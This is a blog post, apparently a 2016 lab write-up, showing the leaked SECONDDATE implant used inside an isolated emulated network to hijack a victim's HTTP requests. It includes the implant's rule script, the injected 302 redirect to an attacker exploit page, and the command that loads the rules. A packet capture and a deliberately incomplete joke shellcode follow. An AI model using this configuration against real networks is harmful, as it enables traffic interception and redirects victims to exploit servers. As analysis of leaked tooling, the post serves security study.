

# SECONDDATE in action

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[laanwj.github.io/2016/09/23/seconddate-adventures.html](http://laanwj.github.io/2016/09/23/seconddate-adventures.html)




## Laanwj's blog

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Randomness

### Blog About

Here I've taken the environment from the [BLATSTING Command-and-Control protocol](#) article and extended it, so that the emulator works as a router between an internal network with our victim and an external network, a mock version of the internet with just our attacker and one web server:



This will allow using SECONDDATE as it was intended to be used, to redirect website visitors (but only on the isolated virtual network). The attacker runs a web server to redirect the victim to, which serves exploit payloads (a FOXACID server, in Equation Group jargon).

[Showterm session](#) of the experiment described here.

## Setup: Attacker

We'll (as the attacker) set up the implant with this LP script:

```
disable 1
rule 1 --protocol 6 --dstport 80 --nocheckhttp --checkregex --inject --injectfile
injectfile_tcp --regexfile regex_tcp
enable 1
```

*tcptest.seconddate: configuration script for setting up SECONDDATE.*

```

rule [rulenum] [opts ...]           Sets options for a rule.
                                     where opts is one or more of the following
options
                                     (defaults are shown in parentheses):
                                     [--srcaddr addr(0)] [--srcmask mask(0)]
                                     [--dstaddr addr(0)] [--dstmask mask(0)]
                                     [--protocol port(6/TCP)] [--srcport port(0)] [--
dstport port(0)]
                                     [--mininterval(60)] [--maxinjections(5)] [--
injectwindow(0)]
                                     [--checkhttp (default) | --nocheckhttp]
                                     [--checkregex (default) | --nocheckregex]
                                     [--inject (default) | --noinject]
                                     [--tcpflag (FIN ACK PSH) URG | ACK | PSH | RST |
SYN | FIN ]
                                     [--regexfile <filename>] [--injectfile
<filename>]

```

*SD rule definitions, from SecondDateLp [help](#) .*

The script does the following:

- `disable 1` : Disable any previous rule 1 (this allows for quick reloading, as live rules cannot be re-configured).
- `rule 1 ...` : Set up rule 1.
  - `--protocol 6` : Match IP protocol 6, which happens to be TCP. Only TCP or UDP allowed here.
  - `--dstport 80` : Destination port 80, HTTP.
  - `--nocheckhttp` : Don't use the built-in regex for HTTP, that's no fun. Define our own.
  - `--checkregex` : Check for regex defined in `--regexfile` below.
  - `--inject` : Do packet injections.
  - `--injectfile injectfile_tcp` : Set data to inject on injection.
  - `--regexfile regex_tcp` : Set regex to match.
- `enable 1` : Make rule 1 live.

It is possible to fine-tune various parameters such as the maximum number of injections, the time within which this has to happen, the time between injections and so on and so on, but the defaults work fine for sake of this demo.

```
^GET / .*
```

*`regex_tcp` : The regular expression to match on TCP packets. This looks for HTTP GET requests to the root, any version. This can be any valid PCRE regular expression.*

```

HTTP/1.1 302 Found
Location: http://192.168.1.1/exploit.html

```

grazing buzzards

`injectfile_tcp` : This will be injected into the TCP session. A basic HTTP temporary redirect to the evil web server. `grazing buzzards` is just a 16-byte string that I use for finding the packet in captures.

Then subsequently load it into the implant by invoking the LP command from the shell and piping in the script:

```
$ ./SecondDate-3.1.1.0.SecondDateLp 192.168.1.2 < tcptest.seconddate
```


Loading the rules, from LP-side serial console.

## Setup: Victim

The victim is simply using a PC running a browser and is trying to visit a website over HTTP. Luckily with HSTS preloading the latter is happening less and less in practice. For the sake of being able to record the terminal session they are using the venerable browser `lynx`, but this will work with any browser.

## The attack

The victim, from IPv4 address `192.168.2.1`, is trying to visit the legitimate web server of ACME Internet Widgits Ltd. at `192.168.1.100`, through their router (Internet IP `192.168.1.2`). They will be redirected to the attacker's host, `192.168.1.1`, which hosts an exploit page. To recap:



What happens:

Victim opens `http://192.168.1.100/` in their browser, which opens a connection to the web server of ACME Int. Widgits Ltd.



The image shows a Wireshark capture of network traffic. The main pane displays a list of packets with the following details:

No.	Time	Source	Destination	Protocol	Length	Info
13	81.756584	192.168.1.100	192.168.2.1	TCP	74	80 → 42860 [SYN, ACK] Seq=0 Ack=1 Win=57...
14	81.757211	192.168.2.1	192.168.1.100	TCP	66	42860 → 80 [ACK] Seq=1 Ack=1 Win=29312 L...
15	81.759325	192.168.2.1	192.168.1.100	HTTP	323	GET / HTTP/1.0
16	81.775548	192.168.1.100	192.168.2.1	HTTP	133	HTTP/1.1 302 Found
17	81.780924	192.168.1.100	192.168.2.1	TCP	54	80 → 42860 [RST] Seq=81 Win=8388480 Len=0
18	81.783785	192.168.2.1	192.168.1.100	TCP	66	42860 → 80 [FIN, ACK] Seq=258 Ack=81 Win...
19	81.788087	192.168.1.100	192.168.2.1	TCP	78	80 → 42860 [ACK] Seq=1 Ack=1 Win=5888 Le...
20	81.788560	192.168.2.1	192.168.1.100	TCP	54	42860 → 80 [RST] Seq=1 Win=0 Len=0
21	83.779630	192.168.2.1	192.168.1.1	TCP	74	60962 → 80 [SYN] Seq=0 Win=29200 Len=0 M...
22	83.791924	192.168.1.1	192.168.2.1	TCP	74	80 → 60962 [SYN, ACK] Seq=0 Ack=1 Win=57...
23	83.792872	192.168.2.1	192.168.1.1	TCP	66	60962 → 80 [ACK] Seq=1 Ack=1 Win=29312 L...
24	83.796977	192.168.2.1	192.168.1.1	HTTP	333	GET /exploit.html HTTP/1.0

The packet details pane for packet 16 shows:

- Frame 16: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
- Ethernet II, Src: RealtekU\_00:02:00 (52:54:00:00:02:00), Dst: RealtekU\_00:02:01 (52:54:00:00:02:01)
- Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.2.1
- Transmission Control Protocol, Src Port: 80 (80), Dst Port: 42860 (42860), Seq: 1, Ack: 258, Len: 79
- Hypertext Transfer Protocol
  - HTTP/1.1 302 Found\n
  - Location: http://192.168.1.1/exploit.html\n
  - \n
  - [HTTP response 1/1]
  - [Time since request: 0.016223000 seconds]
  - [Request in frame: 15]
- Data (17 bytes)

The packet bytes pane shows the raw data of the HTTP response, including the status line and the Location header.

*Injected packet as seen from the inside network. The RSTs going to both the webserver and client to immediately end the connection afterward are also visible. The full captures can be downloaded below.*

Victim is redirected to `http://192.168.1.100/exploit.html`, and will load whatever is on that page.

```
Anti-evil exploit page
Please execute this code to help secure the internet:
H1 H /bin/shH SH H1 PWH ;j_j
Sincerely, the NSA directorate.

Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to go back.
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
[0] 1:attacker- 2:victim* 3:emu mod sd tmux
```

The ultimate lazy exploit, just for illustration. Not only does the victim have to adjust their CPU's instruction pointer manually, they'd have to first finish writing the shellcode. The Equation Group has better ones available. The target link would in practice point to a browser exploit (usually aimed at a plugin such as Flash), or a backdoored installer when intercepting a download.

Note that when the victim immediately loads the site again they won't get redirected again. The `mininterval` serves as a cool-down period.

Packet captures:

- `seconddate_int.cap` internal network
- `seconddate_ext.cap` external network (includes C&C traffic)

Written on September 23, 2016

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